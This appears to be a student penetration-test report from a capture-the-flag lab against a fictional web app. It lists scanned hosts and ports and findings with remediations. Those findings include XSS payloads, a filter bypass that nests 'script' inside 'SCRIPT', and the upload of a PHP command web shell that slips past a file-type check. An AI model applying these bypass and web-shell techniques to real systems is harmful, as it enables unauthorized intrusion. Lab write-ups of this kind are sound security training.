
Scan Type	Total
Hosts	172.22.117.20 172.22.117.10


	192.168.14.35 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1
Ports	21 443 53 25 139 110 135 445 80 389 3268 88 636 79 593 464 3269 106 60346 8009 8080 22 5901 6001

Exploitation Risk	Total
Critical	16
High	8
Medium	3
Low	1




Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS



Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	Malicious payload script was implanted into the text field. Absence of input validation allowed the script to be executed and a pop-up to appear.
Images	 


	
Affected Hosts	192.168.14.35
Remediation	Input Validation, specifically client-side that will deny malicious scripts as inputs. Use HTTP response headers that will prevent malicious scripts from running.

Vulnerability 2	Findings
Title	Reflected XSS - Advanced
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	We input a malicious script into the first field on the Memory Planner Page. Due to the presence of input validation, we were not able to input our malicious script on the first attempt. However, we modified our script in a way to bypass the input validation in place, by putting script within SCRIPT i.e. <SCRIPscriptT>


Images	  
Affected Hosts	192.168.14.35

Remediation	Higher level of client-side input validation to deny the input of variations of 'script' that is able to bypass lower levels of input validation. Use HTTP response headers that will prevent malicious scripts from running.




Vulnerability 3	**Findings**
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Within /comments.php page, inserted payload <script>alert("Hello")</script> which made a pop-up appear, and flag 3 was revealed.
Images	 

	
Affected Hosts	192.168.14.35
Remediation	Input validation (server-side) to prevent scripts from being stored on the web server. Use HTTP response headers that will prevent malicious scripts from running.



Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Within the Kali linux console, we ran the command: curl -v 192.168.14.35/About-Rekall.php | grep flag We were able to connect through port 80


Images	
Affected Hosts	192.168.14.35
Remediation	All sensitive data should be encrypted at rest and in transit. Ideally, if possible, do not store sensitive data unnecessarily.

Vulnerability 5	**Findings**
Title	Local File Inclusion (LFI)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Local File Inclusion was successfully executed by uploading a .php file (containing a “GET cmd” script) where the Memory-Planner.php page asks the user to upload a picture.


Images	  
Affected Hosts	192.168.14.35

Remediation	Server-side input validation that only allows certain file types to be uploaded i.e. only files with .jpg extensions.

Vulnerability 6	**Findings**
Title	Local File Inclusion (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	In the “Choose your location” field, we uploaded the same file as before, after adding the .jpg extension onto it in order to bypass the security measures in place for this file inclusion field.
Images	 

